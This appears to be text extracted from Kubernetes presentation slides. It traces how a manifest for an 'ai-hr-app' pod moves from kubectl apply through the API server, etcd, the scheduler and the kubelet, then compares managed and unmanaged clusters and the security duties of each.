
1. Engineer “writes” a manifest

```
ai-hr-app.yaml
apiVersion: v1
kind: Pod
metadata:
  name: ai-hr-app
spec:
  containers:
  - name: AIHR
    image: aihr
```


ctlnode-1 Ubuntu 24.04




Node-1: Ubuntu 24.04




1. Engineer “writes” a manifest
2. `> kubectl apply -f hr.yaml`




ctlnode-1 Ubuntu 24.04




Node-1: Ubuntu 24.04




1. Engineer “writes” a manifest
2. `> kubectl apply -f hr.yaml`
3. API call to API server
 - a. Authentication/authorization



ctlnode-1 Ubuntu 24.04




Node-1: Ubuntu 24.04




1. Engineer “writes” a manifest
2. `> kubectl apply -f hr.yaml`
3. API call to API server
 - a. Authentication/authorization
4. `etcd` is updated with desired state


ctlnode-1 Ubuntu 24.04



Node-1: Ubuntu 24.04




1. Engineer “writes” a manifest
2. `> kubectl apply -f hr.yaml`
3. API call to API server
 - a. Authentication/authorization
4. `etcd` is updated with desired state
5. Scheduler notices the change, tasks the kubelet





1. Engineer “writes” a manifest
2. `> kubectl apply -f hr.yaml`
3. API call to API server
 - a. Authentication/authorization
4. `etcd` is updated with desired state
5. Scheduler notices the change, tasks the kubelet
6. Kubelet starts `AI-HR-APP` pod

ctlnode-1 Ubuntu 24.04



Node-1: Ubuntu 24.04





Where is
Kubernetes?

Situational Awareness: Managed or unmanaged?

Managed

- The best option for **most** deployments
- Much of the control plane is managed by the cloud provider
- Nodes are scaled automatically
- What are **you** responsible for in a managed cluster? Generally... →

Unmanaged

- You need something custom or airgapped
- You know what you're doing // GLHF
- You have a dedicated platform/SRE/devops team
- Security is your responsibility
 - **Attackers rejoice**

Maintain your workloads (Build Files, container images, data, RBAC, containers, pods, etc)

Rotate your cluster credentials

Enroll clusters in auto-upgrade or upgrade clusters to supported versions

Monitor the cluster and applications and respond to alerts and incidents

